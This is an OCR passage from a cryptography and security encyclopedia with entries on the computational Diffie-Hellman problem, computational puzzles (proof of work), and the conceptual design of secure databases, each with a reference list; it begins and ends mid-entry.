There are a number of other useful strengthenings of the notion of a one-way function, discussed elsewhere in this volume: ►claw-free permutations, collision-resistant hash functions (►Collision Resistance, and ►Universal One-Way Hash Functions).

Other Interactions with Cryptography. The interaction between computational complexity and cryptography has been very fertile. The text above describes the role that computational complexity plays in cryptography. Conversely, several important concepts that originated in cryptography research have had a tremendous impact on computational complexity. Two notable examples are the notions of ►pseudorandom number generators and ►interactive proof systems.

Open Problems

Computational complexity has a vast collection of open problems. The discussion above touched upon three that are particularly relevant to cryptography:

- Does $P = NP$?
- Is Factoring in BPP?
- Does $NP \not\subseteq BPP$ imply the existence of one-way functions?

Acknowledgments

I thank Mihir Bellare, Ran Canetti, Oded Goldreich, Burt Kaliski, and an anonymous reviewer for helpful comments on this entry.

Recommended Reading

1. Arora S, Barak B (2009) Computational complexity: a modern approach. Cambridge University Press, Cambridge
2. Garey MR, Johnson DS (1979) Computers and intractability: a guide to the theory of NP-completeness. W.H. Freeman and Company, San Francisco
3. Goldreich O (2008) Computational complexity: a conceptual perspective. Cambridge University Press, Cambridge
4. Goldreich O (2001) Foundations of cryptography: basic tools. Cambridge University Press, Cambridge
5. Goldreich O (2004) Foundations of cryptography. Vol II: basic applications. Cambridge University Press, Cambridge
6. Sipser M (1997) Introduction to the theory of computation. PWS Publishing, Boston

Computational Diffie-Hellman Problem

Igor Shparlinski
Department of Computing Faculty of Science, Macquarie University, Australia

Synonyms

CDH; DHP; Diffie-Hellman problem

Related Concepts

►Computational Complexity; ►Decisional Diffie-Hellman Problem; ►Diffie–Hellman Key Agreement; ►Discrete Logarithm Problem; ►Public Key Cryptography

Definition

Let G be a cyclic ►group with ►generator g and let $g^x, g^y \in G$. The *computational Diffie-Hellman problem* is to compute g^{xy}.

Background

In their pioneering paper, Diffie and Hellman [10] proposed an elegant, reliable, and efficient way to establish a common key between two communicating parties. In the most general setting their idea can be described as follows (see ►Diffie-Hellman key agreement for further discussion). Given a cyclic group G and a generator g of G, two communicating parties Alice and Bob execute the following protocol:

- Alice selects secret x, Bob selects secret y
- Alice publishes $X = g^x$, Bob publishes $Y = g^y$
- Alice computes $K = Y^x$, Bob computes $K = X^y$

Therefore, at the end of the protocol the values $X = g^x$ and $Y = g^y$ have become public, while the value $K = Y^x = X^y = g^{xy}$ supposedly remains private and is known as the Diffie-Hellman shared key.

Thus the computational Diffie-Hellman Problem (CDHP) with respect to the group G is to compute the key g^{xy} from the public values g^x and g^y. Certainly, only groups in which the CDHP is hard are of cryptographic interest. For example, if G is the *additive* group of a residue ring $\mathbb{Z}/m\mathbb{Z}$ modulo m, see ►modular arithmetic, then the CDHP is trivial: using additive notations the attacker simply computes $x \equiv X/g \pmod{m}$ (because g is a generator of the additive group of $\mathbb{Z}/m\mathbb{Z}$, we have $\gcd(g, m) = 1$ and the extended ►Euclidean algorithm can be used to invert g modulo m) and then $K \equiv xY \pmod{m}$.

On the other hand, it is widely believed that using *multiplicative* ►subgroups of the group of units $(\mathbb{Z}/m\mathbb{Z})^*$ of the residue ►ring $\mathbb{Z}/m\mathbb{Z}$ modulo m yields examples of groups for which the CDHP is hard, provided that the modulus m is carefully chosen. In fact these groups are exactly the groups suggested by Diffie and Hellman [10]. This belief also extends to subgroups of the multiplicative group $\mathbb{F}_q^*$ of a finite field $\mathbb{F}_q$ of q elements, see ►torus-based cryptography.

Although, the requirements on the suitable groups have been refined since 1976 and are better understood, unfortunately not too many other examples of "reliable" groups have been found. Probably the most intriguing and promising example, practically and theoretically, is given by subgroups of point groups on ►elliptic curves, which have been proposed for this kind of application by Koblitz [18] and Miller [31]. Since the original proposal, many very important theoretical and practical issues related to using ►elliptic curve cryptography have been investigated, see [2, 12]. Even more surprisingly, elliptic curves have led to certain variants of the Diffie-Hellman scheme using ►pairings, which are not available in subgroups of $\mathbb{F}_q^*$ or $(\mathbb{Z}/m\mathbb{Z})^*$, see [4, 16, 17] and the entries on ►pairing-based key exchange and ►identity-based encryption.

Theory

It is immediate that if one can find x from the given value of g^x, that is, if one can solve the ►discrete logarithm problem (DLP), then the whole scheme is broken. In fact, in the example of the additive group as a "weak" group, the CDHP was solved by first solving the DLP to retrieve x and then computing the shared key in the same way as Alice. Thus the CDHP is not harder than the DLP. On the other hand, the only known (theoretical and practical) way to solve the CDHP is to solve the associated DLP. Thus a natural question arises whether CDHP is equivalent to DLP or is strictly weaker. The answer can certainly depend on the specific group G. Despite a widespread assumption that this indeed is the case, that is, that in any cryptographically "interesting" group CDHP and DLP are equivalent, very few theoretical results are known. In particular, it has been demonstrated in [5, 26, 27] that, under certain conditions, CDHP and DLP are ►polynomial time equivalent. However, there are no unconditional results known in this direction. Some quantitative relations between complexities of CDHP and DLP are considered in [8]; relations between different DL-based assumptions are explored in [20] and [21].

Applications

The choice of the group G is crucial for the hardness of the CDHP (while the choice of the generator g does not seem to be important at all). Probably the most immediate choice is $G = \mathbb{F}_q^*$, thus g is a ►primitive element of the ►finite field $\mathbb{F}_q$. However, one can work in a subgroup of $\mathbb{F}_q^*$ of sufficiently large prime order ℓ (but still much smaller than q and thus more efficient) without sacrificing the security of the protocol. Indeed, based on the current knowledge it may be concluded that the hardness of the DLP in a subgroup $G \subset \mathbb{F}_q^*$ (at least for some most commonly used types of fields; for further discussion see ►discrete logarithm problem) is bounded by each of the following:

1. $\ell^{1/2}$, where ℓ is the largest prime divisor of $\#G$, see [30, 39] and the entry on ►generic attacks against DLP
2. $L_q[1/2, 2^{1/2}]$ for a rigorous unconditional algorithm, see [32]
3. $L_q[1/3, (64/9)^{1/3}]$ for the (heuristic) ►number field sieve against DLP algorithm, see [34, 35]

where as usual $L_x[t,\gamma]$ denotes any quantity of the form $L_x[t,\gamma] = \exp((\gamma + o(1))(\log x)^t(\log\log x)^{1-t})$ (see ►*L*-Notation).

It has also been discovered that some special subgroups of some special extension fields are more efficient in computation and communication without sacrificing the security of the protocol. The two most practically and theoretically important examples are given by LUC, see [3, 38], and XTR, see [22–24], protocols (see, more generally, ►torus-based cryptography).

One can also consider subgroups of the residue ring $(\mathbb{Z}/m\mathbb{Z})^*$ modulo a composite $m \geq 1$. Although they do not seem to give any practical advantages (at least in the original setting of the two party key exchange protocol), there are some theoretical results supporting this choice, for example, see [1].

The situation is more complicated for ►elliptic curve cryptography, ►hyperelliptic curves, and more generally for abelian varieties. For these groups not only the arithmetic structure of the cardinality of G matters, but many other factors also play an essential role, see [2, 12–14, 19, 29, 33] and references therein.

Bit Security of the Diffie-Hellman Secret Key

While there are several examples of groups in which the CDHP (like the DLP) is conjectured to be hard, the security relies on unproven assumptions. Nevertheless, after decades of exploration, the cryptographic community has gained a reasonably high level of confidence in some groups, for example, in subgroups of $\mathbb{F}_p^*$. Of course, this assumes that p and the group order ℓ are sufficiently large to thwart attacks against the ►discrete logarithm problem. For 80-bit security, p has at least 1024 bits and ℓ has at least 160 bits; for 128-bit security, p has at least 3072 bits and ℓ has at least 256 bits. However, after the common key $K = g^{xy}$ is established, only a small portion of the bits of K will be used as a common key for some pre-agreed ►symmetric cryptosystem.

Thus, a natural question arises: *Assume that finding all of K is infeasible, is it necessarily infeasible to find certain bits of K?* In practice, one often derives the secret key from K via a ►hash function but this requires an additional function, which generally must be modeled as a black box. Moreover, this approach requires a hash function satisfying some additional requirements which could be hard to prove unconditionally. Thus the security of the obtained secret key relies on the hardness of the CDHP and some assumptions about the hash function. Bit security results can remove usage of hash functions and thus avoid the need to make any additional assumptions. (Note that retrieving the key corresponds to solving the CDHP but most cryptosystems base their security on the decisional Diffie-Hellman problem, i.e., the problem of deciding whether the triple g^x, g^y, g^z satisfies $g^z = g^{xy}$. See the entry on ►decisional Diffie-Hellman problem for definitions stated for infinite sequences of groups.)

For $G = \mathbb{F}_p^*$, Boneh and Venkatesan [6] have found a very elegant way, using ►lattice basis reduction, to solve this question in the affirmative, see also [7]. Their result has been slightly improved and also extended to other groups in [15]. For the XTR version of DHP bit-security results are given in [25]. The results of these papers can be summarized as follows: "error-free" recovery of even some small portion of information about the Diffie-Hellman shared key $K = g^{xy}$ is as hard as recovering the whole key (cf. ►hard-core bit). Extending this result to the case where the recovering algorithm works with only some non-negligible positive probability of success is an open question. This would immediately imply that hashing K does not increase the security of the secret key over simply using a short substring of bits of K for the same purpose, at least in an asymptotic sense.

It is important to remark that these results do not assert that the knowledge of just a few bits of K for particular (g^x, g^y) translates into the knowledge of all the bits. Rather the statement is that given an efficient algorithm to determine certain bits of the common key corresponding to *arbitrary* g^x and g^y, one can determine all of the common key corresponding to *particular* g^x and g^y.

Another, somewhat dual problem involving some partial information about K is studied in [36]. It is shown in [36] that any polynomial time algorithm which for given x and y produces a list $\mathcal{L}$ of polynomially many elements of G, where $K = g^{xy} \in \mathcal{L}$, can be used to design a polynomial time algorithm which finds K unambiguously.

Number Theoretic and Algebraic Properties

Getting rigorous results about the hardness of the CDHP is probably infeasible nowadays. One can however study some number theoretic and algebraic properties of the map $K : G \times G \to G$ given by $K(g^x, g^y) = g^{xy}$. This is of independent intrinsic interest and may also shed some light on other properties of this map which are of direct cryptographic interest.

In particular one can ask about the degree of polynomials F for which $F(g^x, g^y, g^{xy}) = 0$ or $F(g^x, g^y) = g^{xy}$ or $F(g^x, g^{x^2}) = 0$ or $F(g^x) = g^{x^2}$ for all or "many" $g^x, g^y \in G$. It is useful to recall the ►interpolation attack on ►block ciphers which is based on finding polynomial relations of similar spirit. It has been shown in [9] (as one would certainly expect) that such polynomials are of exponentially large degree, see also [37]. Several more results of this type can also be found in [11, 28, 40].

Recommended Reading

1. Biham E, Boneh D, Reingold O (1999) Breaking generalized Diffie-Hellman modulo a composite is no easier than factoring. Inform Proc Letts 70:83–87
2. Blake I, Seroussi G, Smart NP (1999) Elliptic curves in cryptography. In: London mathematical society, Lecture notes series, vol 265. Cambridge University Press, Cambridge
3. Bleichenbacher D, Bosma W, Lenstra AK (1995) Some remarks on Lucas-based cryptosystems. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 386–396
4. Boneh D, Franklin M (2001) Identity-based encryption from the Weil pairing. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 213–229
5. Boneh D, Lipton R (1996) Algorithms for black-box fields and their applications to cryptography. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 283–297
6. Boneh D, Venkatesan R (1996) Hardness of computing the most significant bits of secret keys in Diffie-Hellman and related schemes. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 129–142
7. Boneh D, Venkatesan R (1997) Rounding in lattices and its cryptographic applications. In: Proceedings of 8th Annual ACM-SIAM symposium on discrete algorithms. ACM, New York, pp 675–681
8. Cherepnev MA (1996) On the connection between the discrete logarithms and the Diffie-Hellman problem. Diskretnaja Matem (in Russian) 6:341–349
9. Coppersmith D, Shparlinski IE (2000) On polynomial approximation of the discrete logarithm and the Diffie-Hellman mapping. J Crypto 13:339–360
10. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory 22:109–112
11. El Mahassni E, Shparlinski IE (2001) Polynomial representations of the Diffie-Hellman mapping. Bull Aust Math Soc 63: 467–473
12. Enge A (1999) Elliptic curves and their applications to cryptography. Kluwer, Dordrecht
13. Galbraith SD (2001) Supersingular curves in cryptography. In: Boyd C (ed) Advances in cryptology – ASIACRYPT 2001. Lecture notes in computer science, vol 2248. Springer, Berlin, pp 495–513
14. Gaudry P, Hess F, Smart NP (2002) Constructive and destructive facets of Weil descent on elliptic curves. J Crypto 15: 19–46
15. Gonzalez Vasco MI, Shparlinski IE (2001) On the security of Diffie-Hellman bits. In: Proceedings of workshop on cryptography and computational number theory, Singapore, Birkhäuser, pp 257–268
16. Joux A (2000) A one round protocol for tripartite Diffie-Hellman. In: Bosma W (ed) Proceedings of ANTS-IV. Lecture notes in computer science, vol 1838. Springer, Berlin, pp 385–393
17. Joux A (2002) The Weil and Tate pairings as building blocks for public key cryptosystems. In: Kohel D, Fieker C (eds) Proceedings of ANTS V. Lecture notes in computer science, vol 2369. Springer, Berlin, pp 20–32
18. Koblitz N (1987) Elliptic curve cryptosystems. Math Comp 48:203–209
19. Koblitz N (2002) Good and bad uses of elliptic curves in cryptography. Moscow Math J 2:693–715
20. Koblitz N, Menezes A (2010) Intractable problems in cryptography. In: Proceedings of 9th International Conference Finite Fields and Their Applications, Contemporary Math., vol 518, pp 279–300
21. Koblitz N, Menezes A, Shparlinski IE (2011) Discrete logarithms, Diffie-Hellman, and reductions to appear in Vietnam Journal of Mathematics
22. Lenstra AK, Verheul ER (2000) The XTR public key system. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 1–19
23. Lenstra AK, Verheul ER (2000) Key improvements to XTR. In: Okamoto T (ed) Advances in cryptography – ASIACRYPT 2000. Lecture notes in computer science, vol 1976. Springer, Berlin, pp 220–233
24. Lenstra AK, Verheul ER (2001) Fast irreducibility and subgroup membership testing in XTR. In: Kim K (ed) PKC 2001. Lecture notes in computer science, vol 1992. Springer, Berlin, pp 73–86
25. Li W-CW, Näslund M, Shparlinski IE (2002) The hidden number problem with the trace and bit security of XTR and LUC. In: Yung M (ed) Advances in cryptology – CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 433–448
26. Maurer UM, Wolf S (1999) The relationship between breaking the Diffie-Hellman protocol and computing discrete logarithms. SIAM J Comput 28:1689–1721
27. Maurer UM, Wolf S (2000) The Diffie-Hellman protocol. Designs, Codes and Cryptogr 19:147–171
28. Meidl W, Winterhof A (2002) A polynomial representation of the Diffie-Hellman mapping. Appl Algebra in Engin Commun Comput 13:313–318
29. Menezes AJ, Koblitz N, Vanstone SA (2000) The state of elliptic curve cryptography. Designs, Codes and Cryptogr 19: 173–193
30. Menezes AJ, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton
31. Miller VC (1986) Use of elliptic curves in cryptography. In: Williams HC (ed) Advances in cryptology — CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 417–426
32. Pomerance C (1987) Fast, rigorous factorization and discrete logarithm algorithms. Discrete Algorithms and Complexity. Academic Press, New York, pp 119–143
33. Rubin K, Silverberg A (2002) Supersingular abelian varieties in cryptology. In: Yung M (ed) Advances in cryptology – CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 336–353
34. Schirokauer O (1993) Discrete logarithms and local units. Philos Trans R Soc Lond Ser A 345:409–423
35. Schirokauer O, Weber D, Denny T (1996) Discrete logarithms: the effectiveness of the index calculus method. In: Cohen H (ed) Proceedings of ANTS-II. Lecture notes in computer science, vol 1122. Springer, Berlin, pp 337–362
36. Shoup V (1997) Lower bounds for discrete logarithms and related problems. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 256–266
37. Shparlinski IE (2003) Cryptographic applications of analytic number theory. Birkhäuser, Basel

38. Smith PJ, Skinner CT (1995) A public-key cryptosystem and a digital signature system based on the Lucas function analogue to discrete logarithms. In: Pieprzyk J, Naini RS (eds) Advances in cryptography – ASIACRYPT'94. Lecture notes in computer science, vol 917. Springer, Berlin, pp 357–364
39. Stinson DR (1995) Cryptography: theory and practice. CRC Press, Boca Raton
40. Winterhof A (2001) A note on the interpolation of the Diffie-Hellman mapping. Bull Aust Math Soc 64:475–477

Computational Puzzles

XiaoFeng Wang
School of Informatics and Computing, Indiana University at Bloomington, Bloomington, IN, USA

Synonyms

Client puzzles; Cryptographic puzzles; Proof of work

Definition

A computational puzzle is a moderately hard problem, the answer of which can be computed within a reasonable time and verified efficiently. Such a problem is often given to a service requester to solve before the requested service is provided, which mitigates the threats of denial of service (DoS) attacks and other service abuses such as spam.

Background

Cynthia Dwork and Moni Naor were the first to come up with the idea of using a moderately hard but tractable function to price the sender of junk mails [1]. The terms "client puzzle" and "cryptographic puzzle" were coined by Ari Juels and John Brainard to describe their protocol for countering connection depletion attacks [2]. Before them, Ronald Rivest, Adi Shamir, and David Wagner also discussed the concept of "time-lock" puzzles for controlling when encrypted data can be decrypted [3].


Theory

Computation puzzles are typically built upon "weakened" cryptographic primitives. Examples include weakened Fiat–Shamir signatures [3], Ong–Schnorr–Shamir signature broken by Pollard [3], Diffie–Hellman-based puzzles [4], and partial hash inversion [2, 5–9].

For example, the puzzle function proposed by Ari Juels and John Brainard [2] works as follows. Given a cryptographic hash function h and a binary string S, a puzzle includes h, $S - X$ and y, where $y = h(S)$ and X is a subsequence of S. To solve the puzzle, one needs to find out X, the missing bits on S. This requires a brute-force search of a space of size $2^{|X|}$. Therefore, the length of the subsequence, $|X|$, determines the difficulty of the puzzle. Also widely used is a variation of this puzzle construction [5, 6, 10], which consists of a "nonce" parameter N_s created by the puzzle generator and a parameter N_c created by the puzzle solver. A solution to this puzzle, a binary sequence X, makes the first m bits of $h(N_s, N_c, X)$ zeros. Here, m becomes the puzzle difficulty. This variation allows the puzzle solver to compute multiple puzzles without contacting the puzzle generator, which is important for the application domains where low interactions are required [5, 6]. In both constructions, generating a puzzle and verifying its solution incur a much lower computational cost than solving the puzzle. These two constructions are illustrated in Figure 1.

There are two types of computational puzzles, *CPU-bound* or *memory-bound*.

- A CPU-bound puzzle is designed in a way that the average time one takes to find its solution depends on the speed of the processor. Hash-based puzzles, as described above, fall in this category. A problem of such puzzles is that puzzle-solving time varies significantly from high-end platforms such as high-speed server to low-end ones like mobile devices.
- A memory-bound puzzle is solved mostly efficiently through intensive memory accesses. As a result, its computation speed is bound by the latency incurred by these accesses. Such a puzzle tends to be more socialistic, whose computation time depends less on hardware platforms. This technique was first proposed by Martin Abadi, Mike Burrows, Mark Manasse, and Ted Wobber [11] and further developed by other researchers [12, 13].



Computational Puzzles. Fig. 1 Examples of puzzle constructions

Applications

Computation puzzles have been widely proposed to defend against DoS attacks [2, 5, 6, 14, 15] and junk e-mails [1, 7, 16], and to create digital time capsules [3], metering Web site usage [17], lotteries [18, 19], and fair exchange [19–21].

The effectiveness of computation puzzles against spam is in debate. Ben Laurie and Richard Clayton argue that it can be impossible to discourage spamming without incurring unacceptable computation burdens to legitimate users [22]. Debin Liu and L Jean Camp, however, show that puzzle-based spam defense can still work once it is incorporated with a reputation system [23].

Recommended Reading

1. Dwork C, Naor M (1992) Pricing via processing or combating junk mail. In Brickell E (ed) Proceedings of Advances in Cryptology—CRYPTO 92, Lecture Notes in Computer Science, 1328:139–147. Springer, Berlin
2. Juels A, Brainard J (1999) Client puzzle: a cryptographic defense against connection depletion attacks. In Kent S (ed) Proceedings of the 16th Annual Network and Distributed System Security Symposium, pp 151–165
3. Rivest R, Shamir A, Wagner D (1996) Time-lock puzzles and timed-release crypto. MIT/LCS/TR-684
4. Waters B, Juels A, Halderman JA, Felten EW (2004) New client puzzle outsourcing techniques for dos resistance. In Proceedings of the 11th ACM Conference on Computer and Communications Security, pp. 246–256. ACM Press, New York
5. Wang X, Reiter M (2003) Defending against denial-of-service attacks with puzzle auctions. In Proceedings of the IEEE Symposium on Security and Privacy, pp. 78–92. IEEE Press, New York
6. Wang X, Reiter M (2004) Mitigating bandwidth-exhaustion attacks using congestion puzzles. In Proceedings of the 11th ACM Conference on Computer and Communication Security, pp. 257–267. ACM Press, New York
7. Back A. HashCash. In: http://hashcash.org/
8. Jakobsson M, Juels A (1999) Proofs of work and bread pudding protocols. In Communications and Multimedia Security, pp. 258–272. Kluwer Academic Publishers, Dordrecht, the Netherland
9. Gabber E, Jakobsson M, Matias Y, Mayer AJ (1998) Curbing junk e-mail via secure classification. In Proceedings of the Second International Conference on Financial Cryptography, Lecture Notes in Computer Science, 1465:198–213. Springer, Berlin
10. Aura T, Nikander P, Leiwo J (2000) Dos-resistant authentication with client puzzles. In Proceedings of the 8th International Workshop on Security Protocols, Lecture Notes in Computer Science, pp. 170–177. Springer, Berlin
11. Abadi M, Burrow M, Manasse M, Wobber T (2003) Moderately hard, memory-bound functions. In Proceedings of the 10th Annual Network and Distributed System Security Symposium, pp. 25–39. San Diego, California
12. Dwork C, Goldberg A, Naor M (2003) On memory-bound functions for fighting spam. In Proceedings of Advances in Cryptology - CRYPTO, Lecture Notes in Computer Science, 2729:426–444
13. Coelho F (2006) Exponential memory-bound functions for proof of work protocols. In Proceedings of Cryptology ePrint Archive, Report 2005/356
14. Feng W (2003) The case for TCP/IP puzzles. In SIGCOMM Comput Comm Rev 33(4):322–327. ACM Press, New York
15. Feng W, Kaiser E, Luu A (2005) Design and implementation of network puzzles. In Proceedings of IEEE INFOCOM, pp. 2372–2382
16. Penny Black Project at Microsoft Research. In: http://research.microsoft.com/en-us/projects/pennyblack/
17. Franklin M, Malkhi D (1997) Auditable metering with lightweight security. In Hirschfeld R (ed) Proceedings of Financial Cryptography 97 (FC 97), Lecture Notes in Computer Science 1318:151–160. Springer, Berlin
18. Goldschlag D, Stubblebine S (1998) Publically verifiable lotteries: applications of delaying functions (extend abstract). In Proceedings of Financial Cryptography 98, Lecture Notes in Computer Science 1465:214–226
19. Syverson P (1998) Weakly secret bit commitment: Applications to lotteries and fair exchange. In CSFW '98: Proceedings of the 11th IEEE Workshop on Computer Security Foundations, pp. 2–13
20. Garay J, Jakobsson M (2002) Timed release of standard digital signatures. In Proceedings of Financial Cryptography, emph Lecture Notes in Computer Science 2357:168–182. Springer, Berlin
21. Boneh D, Naor M (2000) Timed commitments (extended abstract). In Proceedings of Advances in Cryptology—CRYPTO'00, Lecture Notes in Computer Science 1880:236–254. Springer, Berlin
22. Laurie B, Clayton R (2004) Proof of work proves not to work. In Proceedings of Workshop on the Economics of Information Security
23. Liu D, Camp LJ (2006) Proof of work can work. In Proceedings of Workshop on the Economics of Information Security

Computationally Sound Proof System

►Interactive Argument

Conceptual Design of Secure Databases

Günther Pernul[1], Moritz Riesner[2]
[1]LS für Wirtschaftsinformatik I -Informationssysteme, Universität Regensburg, Regensburg, Germany
[2]Department of Information Systems, University of Regensburg, Regensburg, Germany

Synonyms

Conceptual modeling

Definition

Conceptual design of secure databases encompasses the creation of a platform-independent data model that incorporates security requirements and constraints. Following the requirements analysis, conceptual design is the basis for further steps in database design that subsequently transform the database conceptualization into a platform-dependent model and an implementation.

Background

The conceptual design produces a platform-independent model of a universe of discourse and is an important step in any database design methodology. As security concerns are essential for many database applications, it is important to incorporate security requirements early in the design process of a database. Extensions to established data modeling techniques have been proposed to add security semantics.

Applications

Conceptual database design is part of the database design process, which consists of the activities *requirements gathering and analysis, conceptual modeling, logical database design* and *database implementation*. During database design, it is of major importance to anticipate current and future requirements as comprehensively as possible, since adjustments after implementation are costly and changes may be incoherent with the original design.

During the first step, the requirements gathering and analysis, database and security requirements are collected from possibly all stakeholders who are expected to use the database. The aim of the conceptual design phase is to integrate all requirements from different points of view and to produce a single conceptual data model. It provides a unified, organization-wide view on the conceptualization of the future database. Usually the conceptual model is a (semi-)formal model of the universe of discourse and system-independent, meaning that it does not consider the particular data model of the DBMS software that will be used for implementation.


The Entity Relationship Model (ERM) is most commonly used during conceptual design. The resulting Entity Relationship Diagrams (ERD) provide a data-centric, structural view on the database. The Unified Modeling Language (UML) contains class diagrams that also incorporate structural views of the database content and can be extended by other diagram types to also cover the functional and dynamic properties of the database application. For both modeling techniques extensions have been proposed, of which some focus on the incorporation of security requirements.

In the following design stage, the conceptual model is transformed into a system-dependent logical database model. The logical model takes the data definition language of the database software into account. Subsequently, it is used for database implementation in the next stage.

As reliance on database applications has increased substantially, the importance of incorporating security requirements and constraints into the database design process has increased as well. Similar to other design choices, those nonfunctional requirements should be considered early in the design process [2]. In order to achieve this, a number of extensions to the database design process and to the various modeling techniques have been proposed. Most of them focus on adding confidentiality constraints to entities, their attributes, or relationships [1].

One should distinguish between secure software design in general and designing a secure database in particular [5]. While secure software design has a broader focus and concerns several other issues, database security, as it is discussed here, only addresses security on the database level. Figure 1 shows a secure database design process, which corresponds to the regular database design process discussed above.

Security aspects should be specified as early as in the requirements analysis phase, as its output is the basis for conceptual design. During the conceptual design of secure databases, a formal platform-independent model of the data structure in scope, that also considers security requirements and constraints, is developed. Most commonly, the conditions and circumstances under which



Conceptual Design of Secure Databases. Fig. 1 Secure database design process

users may access certain contents of the database are specified.

In order to express such requirements and constraints, extensions to existing data modeling techniques that originally do not consider security aspects have been introduced. For instance, an extended version of the ERM [6] allows the specification of secrecy levels and several types of constraints. Similar expressiveness and also the incorporation of functional and object-oriented aspects are provided by extensions to UML class diagrams [4]. More fine-grained requirements may be specified using constraint languages.

Similar to the regular database design process, the security requirements specified in the conceptual model are part of the input to the logical database design, which produces a platform-dependent model. This model is aware of the database model (for example, the relational model of data) and the particular database software that is going to be used. Therefore, it is possible to determine whether the specified security requirements are supported by the chosen database system. If not, additional security mechanisms have to be designed manually to meet the requirements.

There are several ways to incorporate security aspects into database design. The types of security requirements or constraints that may be modeled mainly depend on the underlying security model. The models rule how user access to the contents of the database is organized. Most security models can be categorized as either *Mandatory Access Control* (MAC) or *Discretionary Access Control* (DAC). Another advanced type is *Role-Based Access Control* (RBAC) [1].

Mandatory models regulate access to data based on predefined classifications of subjects and data objects that are to be accessed. Focused mainly on confidentiality and the control of the information flow between subjects, those approaches allow assigning secrecy or access levels to data objects. Users are assigned security clearances that have to match or exceed the secrecy level of a data object in order to be granted access. Access to data may be specified on different levels of granularity, such as entire relations, tuples, or single attributes of a tuple. The assignment of different levels of security to the tuples of one relation is called *multilevel security* [8]. Attributes with different security levels in the same tuple result in *polyinstantiation* [7], which leads to the anomaly that users with different security levels may get different results for the same query.

Most mandatory access models aim to control the information flow in order to protect integrity and to avoid data leakage. A popular notion in this context is the model of *Bell and LaPadula*, which not only prohibits subjects from reading objects with higher access levels than their own clearance, but also prohibits them from writing objects whose access levels are lower than their security clearance. This ensures that no data can be written from objects with a high security class to objects with lower security classes [7], thus transferring it to subjects with lower security clearances.

The predefinition of security levels at design time gives the designer great influence when using MAC. In environments employing discretionary security models, the access to objects is not predefined. Instead, subjects may grant access to certain data to other subjects. Depending on the exact policy, only a few administrators or the owner and creator of a data item are allowed to grant access. Also possible is administration delegation, meaning that not only access to data may be granted, but also the right to allow other subjects access and administration for a certain data item. Administration delegation leads to nontrivial questions such as what should happen to a user's access privilege on a certain object in the case that the privileges of the subject that granted these rights are revoked.

More fine-grained access control in DAC-environments is provided by predefined *negative authorizations* [1], which prohibit a user from accessing a certain data object even after having been granted access by someone else. Furthermore, access privileges may be assigned an expiration date. Compared with MAC, discretionary security models limit the choices during conceptual design. As access rights are granted and revoked by the data owners, no access or secrecy levels need to be defined at this time, leaving the selection of an appropriate security policy the most important task.

In both security models, more sophisticated and fine-grained security requirements and constraints than those mentioned above are possible. Security levels or access privileges may be specified depending on *contextual information* [7] such as time or the subject's current location. Or being more general, specific properties of the subject may be considered for an access decision. Content-based constraints base access decisions on the value of the information object that is to be accessed. An access decision can also be based on a combination of the subject's properties and the object's attribute values.

Moreover, not only data objects, but also retrieval results can be classified. Association-based Constraints allow access to a certain security object's attribute while access to its identifying attribute is restricted. This allows retrieving statistical data over a group of entries without revealing the attribute value for a single entry. On the other hand, aggregation constraints prohibit the execution of queries which would result in more than a certain

number of retrieval results to prevent conclusions about the whole group.

A first conceptual semantic database model for security was developed by Smith [8]. Pernul, Tjoa, and Winiwarter [7] published a MAC-based model for multilevel secure databases that employs secrecy levels, content-based constraints, and constraints for retrieval results. Both approaches extend the ERM and are therefore applicable for the design of relational databases.

Fernández-Medina and Piattini [4] have proposed a methodology for designing secure databases that is based on the Unified Process and an extension to UML. In the requirements analysis phase, they suggest modeling secure use cases that contain confidentiality requirements and relevant actors. Also employing MAC, a secure class diagram allows specifying security levels for classes, attributes, and associations. Further constraints may be specified using the Object Security Constraint Language (OSCL). This methodology produces a relational database scheme during logical design as well.

Security methodologies for other database types have also been described. Fernández-Medina, Marcos, and Piattini [9] have proposed a methodology that also incorporates a UML extension to produce a secure conceptual data model. This model is then transformed into a logical XML-Schema in order to build an XML database. A model for access rules and security administration in object-oriented databases under the discretionary access model has been published by Fernandez [3]. One question that object-oriented databases raise is whether access rights to objects should be inherited to objects of subclasses.

